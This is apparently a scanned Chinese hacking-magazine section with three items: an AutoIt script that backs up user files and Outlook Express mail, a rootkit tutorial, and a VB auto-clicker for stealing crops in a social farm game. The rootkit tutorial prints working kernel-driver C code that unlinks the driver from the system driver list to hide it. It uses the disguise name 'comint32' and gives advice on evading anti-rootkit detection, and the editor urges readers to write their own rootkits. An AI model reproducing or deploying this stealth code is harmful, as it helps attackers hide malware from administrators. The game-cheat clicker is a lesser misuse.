


图1 Outlook Express邮件保

图1中的保存路径已经被我修改过，默认是保存在 **USERPROFILE\Local Settings\Application Data\Identities\{854D0DB7-CE81-4B8D-B670-DFBC55A85EB3}\Microsoft\Outlook Express** 下的。

既然这个路径是随机的，那如何获取呢？注意，注册表中Identities下一般是1个项，最多不会超过10个项，因此用循环遍历获取后用关键字“{”进行比较即可。

有了所有路径，那我们就开始写程序吧！备份本来就是一个文件复制过程，没必要动用高级语言，用个小小的脚本就可以完成，这里选用AutoIt作为编程语言。

具体代码及详细注释如下：

```
;备份桌面
DirCopy(@DesktopDir, "c:\bak" & @YEAR & @MON & @MDAY & StringMid(@DesktopDir, StringInStr(@DesktopDir, "\", 0, -1)), 1)
;备份收藏夹
DirCopy(@FavoritesDir, "c:\bak" & @YEAR & @MON & @MDAY & StringMid(@FavoritesDir, StringInStr(@FavoritesDir, "\", 0, -1)), 1)
;备份我的文档
DirCopy(@MyDocumentsDir, "c:\bak" & @YEAR & @MON & @MDAY & StringMid(@MyDocumentsDir, StringInStr(@MyDocumentsDir, "\", 0, -1)), 1)
;循环检测注册表项
For $i = 1 To 10
    ;获取注册表项主键名
    $var = RegEnumKey("HKEY_CURRENT_USER\Identities", $i)
    ;判断主键名中是否包含"{"
    If StringLeft($var, 1) = "{" Then
```

```
                ;是则获取 Outlook Express 邮件的保存路径
                $path = RegRead("HKEY_CURRENT_USER\Identities\" &
$var & "\Software\Microsoft\Outlook Express\5.0", "Store Root")
                ;备份 Outlook Express 的邮件
                DirCopy($path, "c:\bak" & @YEAR & @MON & @MDAY
& StringMid($path, StringInStr($path, "\", 0, -1)), 1)
                ;备份 Outlook Express 的通讯录
                FileCopy(@UserProfileDir & "\Application
Data\Microsoft\Address Book\*.wab", "c:\bak" & @YEAR & @MON & @MDAY
& StringMid($path, StringInStr($path, "\", 0, -1)), 1)
                ;退出循环
                ExitLoop
        EndIf
        ;继续下一次循环
    Next
    ;备份结束，弹出提示对话框
    MsgBox(4096, "数据备份", "完成！")
```

代码中用“@”符号开头的是AutoIt中的宏。这里可能有人会问，为什么把文件备份到C盘呢？因为公司用的大多数都是品牌机，经常会遇到只分一个区的，所以这是没办法而为之，大家若要使用，完全可以修改至其它盘，然后用日期作为文件夹名，以便于区分。

执行后的结果如图2所示：




图2　执行结果

还原就不多说了，就是一个反向复制的过程，只不过当新用户登录后，一定要先打开Outlook Express，然后执行还原程序。因为刚登录，USERPROFILE中没有创建Outlook Express的邮件保存路径，需要Outlook Express程序本身来创建，否则还原程序会出错。另外，通讯录需要手工导入。

（文章中所涉及的相关代码及工具都已经收录在本期光盘）

编辑点评：

文中只是提到了Outlook Express，如果用户使用Microsoft Outlook，需要另行分析，大家不妨试试！

Professional.Rootkits学习入门笔记——A Basic Rootkit（一）

图 wolfSea 黄铨堯

从本文您可以学到：

了解Rootkit的原理及简单编写

本组文章源于对《Professional Rootkits》一书的学习总结，根据原著中的代码作了更为浅显的解释。本文除代码外的其它文字部分，多为笔者在原著基础上的个人理解，并不完全忠于原作，因而本文应视为对于原著的补充，或是一组独立的教程，而非单纯的翻译作品。

本文假设读者已具备以下能力：

1、知道什么是rootkit
2、拥有基本c语言阅读编写能力
3、熟悉VC++等ide的使用
4、了解Windows系统内核的工作方式

注：如果你不具备上述能力，可以在阅读本文的同时，到http://hi.baidu.com/OpenRootkit上找到相关的指引资料来帮助你学习，我们的目标是面向最广大的技术爱好者，技术不应设门槛。

注：本文代码源于《Professional Rootkits》Chapter 2：A Basic Rootkit，该书的原版英文电子书请见本期光盘。

概述

本文将引导读者编写一个基本的rootkit程序，进而使读者理解rootkit的工作原理和基本编写过程，同时指导读者如何安装和卸载rootkit程序，这包括一个基本的rootkit程序、基本的rootkit隐藏技术、基本的文件隐藏技术、基本的rootkit安装技术及基本的rootkit卸载技术。因篇幅关系，本文分为上、下两篇，其中基本的rootkit安装与卸载技术将在下篇讲到。

一个基本的rootkit程序Ghost

本例提供一个基本的rootkit程序Ghost，其仅提供基本的自我隐藏以及读取配置文件的功能，此程序将做为一个基本构架用以在日后不断编写添加附加功能。下面我们将开始进入这个基本rootkit程序的代码讲解，在每段代码前有一个对代码的综述以及对每个功能的具体描述，而在代码中间还有更为详尽的分析解释。

文件Ghost.h

Ghost.h头文件中定义了一些简单的数据类型，其中值得注意的是对DWORD的定义。**在头文件中，将DWORD定义为unsigned long类型。**作为一个运行于ring0的驱动程序，与一般我们平时编写的用户级应用程序是不同的，驱动更趋于底层。而在驱动中，我们不像用户应用程序一样简单地使用windows.h或是stdio.h，而是需要自己实现更多的细节。

如果你从未接触过驱动编程，那么我们将进入一个新的学习过程，你可以在google上轻易找到相关的资料或到http://hi.baidu.com/OpenRootkit查找你学习中需要的资料。

相关代码：

```
// Copyright Ric Vieler, 2006
// Support header for Ghost.c

#ifndef _GHOST_H_
#define _GHOST_H_

/*定义一些基本数据类型*/
typedef BOOLEAN BOOL;
typedef unsigned long DWORD;
typedef DWORD* PDWORD;
typedef unsigned long ULONG;
typedef unsigned short WORD;
typedef unsigned char BYTE;

/*定义了未公开的内核数据结构_DRIVER_DATA，其中有7处被定义为
unknown，事实上整个数据结构中我们只使用了listEntry，其它部分无需理会*/
typedef struct _DRIVER_DATA{
  LIST_ENTRY listEntry;
  DWORD  unknown1;
  DWORD  unknown2;
  DWORD  unknown3;
  DWORD  unknown4;
  DWORD  unknown5;
  DWORD  unknown6;
  DWORD  unknown7;
  UNICODE_STRING path;
  UNICODE_STRING name;
} DRIVER_DATA;
```

```
#endif
```

_DRIVER_DATA是一个未公开，非文档化的Windows内核数据结构，该结构中保存了指向位于设备驱动程序列表后一个与前一个的指针。

因为本文讨论的rootkit程序是作为设备驱动程序运行，因而将我们的rootkit程序从该设备驱动链表中移除，将会避开来自系统管理员的监控，使得rootkit拥有更好的隐蔽效果，更难以被发现。关于未公开的内核数据结构，一般是通过对操作系统的反汇编得到的，这一方面的书籍有楚狂人的《天书夜读》，值得推荐，你可以在网上找到试读版。

文件Ghost.c

Ghost.c文件是本rootkit的主要程序部分，包括了程序的入口函数DriverEntry和卸载函数OnUnload。当设备驱动程序被载入时，操作系统将自动调用入口程序。

设备驱动对象DRIVER_OBJECT将由系统传递给入口函数DriverEntry，DRIVER_OBJECT中包括了与驱动设备通信时可能用到的函数的映射。在该程序中唯一被指定的函数映射是pDriverObject->DriverUnload，这个函数将允许该设备驱动被卸载，并且卸载的同时系统将先调用OnUnload函数。

在非调试下的rootkit中，编写DriverUnload函数是不必要了，对于一个正式的rootkit程序，我们总是不希望它被卸载，同时编写DriverUnload函数更容易使rootkit暴露。

相关代码：

```
// Ghost
// Copyright Ric Vieler, 2006

/* NT式驱动需要导入头文件ntddk.h*/
#include "ntddk.h"
#include "Ghost.h"
#include "fileManager.h"
#include "configManager.h"

/*标识版本的全局变量*/
// Global version data
ULONG majorVersion;
ULONG minorVersion;

/*在free build模式下去除该函数，以提高隐蔽性*/
// Comment out in free build to avoid detection
VOID OnUnload( IN PDRIVER_OBJECT pDriverObject ){
 DbgPrint("comint32: OnUnload called.");
}

/*驱动程序主函数入口*/
NTSTATUS DriverEntry( IN PDRIVER_OBJECT pDriverObject, IN
PUNICODE_STRING
theRegistryPath ){
 DRIVER_DATA* driverData;

/*取得操作系统版本号*/
 // Get the operating system version
PsGetVersion( &majorVersion, &minorVersion, NULL, NULL );

 // Major = 4: Windows NT 4.0, Windows Me, Windows 98 or
Windows 95
 // Major = 5: Windows Server 2003, Windows XP or Windows 2000
 // Minor = 0: Windows 2000, Windows NT 4.0 or Windows 95
 // Minor = 1: Windows XP
 // Minor = 2: Windows Server 2003

/*将版本号作为调试信息输出*/
 if ( majorVersion == 5 && minorVersion == 2 ){
 DbgPrint("comint32: Running on Windows 2003");
 }else if ( majorVersion == 5 && minorVersion == 1 ){
 DbgPrint("comint32: Running on Windows XP");
 }else if ( majorVersion == 5 && minorVersion == 0 ){
 DbgPrint("comint32: Running on Windows 2000");
 }else if ( majorVersion == 4 && minorVersion == 0 ){
 DbgPrint("comint32: Running on Windows NT 4.0");
 }else{
 DbgPrint("comint32: Running on unknown system");
 }

/*隐藏驱动程序*/
 // Hide this driver
 driverData = *((DRIVER_DATA**)((DWORD)pDriverObject + 20));
 if( driverData != NULL ){
/*将该驱动程序从驱动程序链表上解下*/
 // unlink this driver entry from the driver list
 *((PDWORD)driverData->listEntry.Blink) = (DWORD)driverData->
listEntry.Flink;
 driverData->listEntry.Flink->Blink = driverData->listEntry.Blink;
 }

/*定义卸载函数的映射，允许驱动被卸载*/
// Allow the driver to be unloaded

 pDriverObject->DriverUnload = OnUnload;

/*配置远程的控制端链接，此处仅做读取配置文件处理，并不提供真实的远程连接控制*/
 // Configure the controller connection
 if( !NT_SUCCESS( Configure() ) ){
 DbgPrint("comint32: Could not configure remote connection.\n");
 return STATUS_UNSUCCESSFUL;
 }

 return STATUS_SUCCESS;
}
```

隐藏设备驱动程序的过程如图1所示。




图1　隐藏设备驱动程序的过程

在文件Ghost.c中，一个内核数据结构被修改以用来对操作系统隐藏rootkit驱动程序，该结构为我们直接修改保存驱动程序信息的双向链表提供了便利。因为用户层的大多数应用程序，如drivers.exe，正是从该表中获取得到驱动程序信息，将rootkit程序从该表中移除将实现对其的隐藏，避免了多数情况下的系统监控。

更重要的是，**Windows内核中使用了另一个链表来为每个进程分配运行时间，因此将rootkit从驱动链表中移除不会导致rootkit程序停止工作。**

在使用这种驱动程序隐藏技术之前请注意，将一个驱动从链表中移除将很容易被反rootkit软件所察觉。如果希望在你的rootkit中使用这种隐藏技术且不被发现，你应先保存该驱动的地址。

在更加深入的学习，并具备为内核函数设置钩子程序的能力后，你将能够钩住内核中发觉驱动列表异常的函数。在系统调用这些函数之前，通过向列表中添加之前保存的地址来还原列表原

貌，从而躲避察觉，并在系统调用完毕后再次移除。这样我们的程序将被监控软件所信任，因为在监控软件看来，我们的rootkit没有被隐藏，而事实上对于用户、我们的rootkit并没有出现在驱动程序的列表上。

你应该发现Ghost.c中使用了很多状态调试语句，这些语句的输出将在运行时被DebugView或是其它内核调试工具所捕捉到。整个文件布满了DbgPrint语句，该语句将输出各种程序运行状态，以便于我们观察程序是否正常运行。当然，这样的输出语句在完善的版本中是应被移除的，因为作为一个rootkit，我们并不希望轻易的被察觉。

你应该还发现每一个调试语句中都使用了“comint32”作为输出的前缀提示，使用前缀是为了使我们的调试输出能更好的与其它进程区分开来。而选择“comint32”作为标识符则是为了伪装我们的rootkit，我们希望通过这个标识符来使用户觉得这是一个正常的系统进程。在本例中，没有使用任何技术从文件系统中隐藏我们的rootkit程序，因而使用一个容易与系统文件混淆的文件名将是一个很好的保护方法。

完成了上述的一切，现在需要的是为我们的rootkit操作进行配置。这个例子实际上并不提供真实远程控制连接，但是我们想演示的是如何通过ADS进行配置数据的读写，并且完成一个能够被编译执行的完整程序。

小知识：

ADS即alternate data stream（交换数据流），这是NTFS文件系统中一个很少被大家注意的特性，通过该特性，可以在保证一个文件完整的情况下给该文件附加一些额外的信息。这些本不属于该文件的信息就叫做“交换数据流(Alternate Data Stream)”，而文件本身则叫做该文件的“主数据流(Primary Data Stream)”。

目前我们只为rootkit提供一个配置管理功能，在往后的学习中会再慢慢地为rootkit增加更多的功能。

（文章中所涉及的相关代码及工具都已经收录在本期光盘）

编辑点评：看完了本文，感觉Rootkit也不是那么难写，各位看官不如动手写写，说不定就产生一大作了，哈哈！

千橡开心农场之VB鼠标点击器

□ttish

从本文您可以学到：

熟练使用VB编写鼠标模拟程序

上开心网就是为了开心，如果不开心那还上去干嘛？去农场就是为了偷盗，如果偷不到，那还去干嘛？

其实在农场中，偷盗是否成功，除了受服务器时间差、本地网络速度等外在因素的影响，更主要的还是自身的原因——鼠标点击速度。人点击鼠标的速度再快，不可能快过电脑，不是吗？那我们完全可以用鼠标模拟点击的工具来完成偷盗，所以驾猫上网寻找利器，结果试用了多个程序，都不尽人意。正因如此，有了自己编写开心农场专用的鼠标点击程序的想法。

程序很简单，也没什么难点，大家就跟着我一起来制作吧，等完成后如果还觉得不满意，可以自己修改代码，增加自己需要的功能。

设计及编写

首先是程序需要使用的控件，4个Label、1个ListBox及1个Timer，如图1所示。



图1 使用控件及布局

现在就进行代码的编写了，首先需要定义及初始化变量，注册程序需要使用的热键。程序注册的为全局热键，需要获取当前窗口的指针进行保存，方便程序退出时恢复原样，防止退出后而导致系统出错。完成后即可设置新的调用函数，另外，为了方便查看，需要将窗口设置为顶层。

代码如下：

```
Public OldWindowProc As Long '定义当前窗口指针变量

Dim i As Integer '定义循环变量

Private Sub Form_Load()
'初始化循环变量
i = 0
'设置窗口为最顶层
Call KeepOnTop(Me.hwnd)
'定义全局热键
Call RegisterHotKey(Me.hwnd, vbKeyQ, MOD_ALT, vbKeyQ)
Call RegisterHotKey(Me.hwnd, vbKeyA, MOD_ALT, vbKeyA)
Call RegisterHotKey(Me.hwnd, vbKeyS, MOD_ALT, vbKeyS)
Call RegisterHotKey(Me.hwnd, vbKeyD, MOD_ALT, vbKeyD)
'获取当前窗口的指针
OldWindowProc = GetWindowLong(Me.hwnd, GWL_WNDPROC)
'判断是否获取成功，否则退出
If OldWindowProc <> 0 Then
    '为当前窗口设置调用函数地址
    Call SetWindowLong(Me.hwnd, GWL_WNDPROC, AddressOf
WindowProc)
End If
End Sub
```

拦截系统热键按键消息WM_HOTKEY，一旦拦截成功就丢人选择过程，判断按了哪个键。如果是，则根据相应的按键执行对应的代码；如果不是，则交给系统，等待下一次。

这里获取坐标后用“,”连接，放入列表框中，便于使用者查看及单个删除。**使用“,”连接的另一个好处是：当调用时，只要用“,”作为关键字即可拆分坐标。**

这里有个小小的注意点：**在使用MsgBox之前建议用SetFocus方法使程序窗口获得焦点，这样做的好处是可以省去鼠标点击，而直接用键盘操作，否则焦点在农场所在的窗口上，弹出消息框后必须使用鼠标操作。**

代码如下：

```
'判断并执行对应按钮
Public Function WindowProc(ByVal hwnd As Long, ByVal uMsg As Long,
ByVal wParam As Long, ByVal lParam As Long) As Long
'过滤系统消息
Select Case uMsg
    '是热键消息，继续进行选择按钮
    Case WM_HOTKEY
        '选择热键的按键
        Select Case wParam
            'Q
            Case vbKeyQ
                '禁止时钟停止计时
                mainfrm.timClick.Enabled = False
                '退出程序
                Unload mainfrm
            'A
            Case vbKeyA
            Dim Pos As POINTAPI '定义坐标结构
                '获取当前坐标
                Call GetCursorPos(Pos)
```

```
                    '添加坐标至列表框
        mainfrm.lstPos.AddItem Pos.X & "," & Pos.Y
                'S
                Case vbKeyS
                    '禁止时钟停止计时
                    mainfrm.timClick.Enabled = False
'设置本程序窗口获得焦点，便于下面的消息对话框用键盘操作
                    mainfrm.SetFocus
'给出清除坐标消息对话框，是则清除列表框中的所有坐标
                    If MsgBox("是否清除现有坐标？",
vbInformation + vbYesNo) = vbYes Then mainfrm.lstPos.Clear
                'D
                Case vbKeyD
        '激活时钟进行计时，开始模拟鼠标点击
                    mainfrm.timClick.Enabled = True
            End Select
        End Select
'继续拦截下一个消息
WindowProc = CallWindowProc(OldWindowProc, hwnd, uMsg, wParam,
lParam)
End Function
```

利用时间控件进行循环控制的好处是可以适应硬件配置不同的机器，配置较差的可以将间隔时间调大一点。循环获取列表框中的各项值，获取后用“,”进行坐标拆分，之后根据坐标设置鼠标位置，并模拟鼠标点击。所有坐标循环一次后重置循环变量进行下一次循环。

代码如下：

```
Private Sub timClick_Timer()
Dim p() As String '设置坐标动态数组
'判断是否为最后一个坐标
If i <= lstPos.ListCount - 1 Then
    '否则根据","拆分坐标
    p = Split(lstPos.List(i), ",")
    '设置鼠标坐标
    Call SetCursorPos(p(0), p(1))
    '模拟鼠标左键点击
    Call mouse_event(MOUSEEVENTF_LEFTDOWN Or MOUSEEVENTF_LEFTUP,
p(0), p(1), 0&, 0&)
    '循环变量加1，进行下一个坐标
    i = i + 1
Else
    '是则重置循环变量为0，下一次重头开始
    i = 0
End If
End Sub
```

上面提到的单个删除坐标的代码太过简单，这里就不给出了，详细代码请见光盘。到这里就完成了代码的编写，简单不？

使用

首先打开开心农场，界面如图2所示。

接着执行刚编译的程序，然后将鼠标移动至要偷盗的农作物上，按下ALT+A进行坐标的获取，循环操作这一步将所有需要偷盗的农作物坐标全获取完成后按下ALT+D开始进行偷盗。偷盗结束后按ALT+S停止偷盗，弹出是否需要清除列表框中所有坐标的消息框，可以根据需要进行选择。




图2　开心农场界面

以上是最为简单的使用，下面来一个高级的——偷盗两个好友。首先还是打开农场和程序，及获取第一个好友的农作物坐标。之后点击好友列表中另一好友的名字，如果不在同一页，可以点击滚动条。**注意！这里是点击，而不是拖动，因为程序不支持。**

再到第二个好友的农场中获取农作物坐标，完成后反方向点击滚动条至第一个好友出现，点击第一个好友名字获取坐标。现在就可以在两个好友之间进行偷盗了，偷盗更多好友只要重复后面的几步即可。

在偷盗白萝卜、胡萝卜这类坐标不容易获取的农作物时，可以在一块农作物上多获取几个不同的坐标，这样不管怎么样，其中一个坐标应该是正确的，偷盗即可成功。

结尾

鼠标模拟拖动其实也是很容易实现的，不过需要添加关键字来区别是点击还是拖动了，代码编写方面会相对比较麻烦。

（文章中所涉及的相关代码及工具都已经收录在本期光盘）

编辑点评：

这不能算是一个标准的外挂程序，但却具有了外挂的特点，外挂就是这么产生的吧！

千橡开心农场之AutoIt批量处理

图 fish

从本文您可以学到：

AutoIt入门

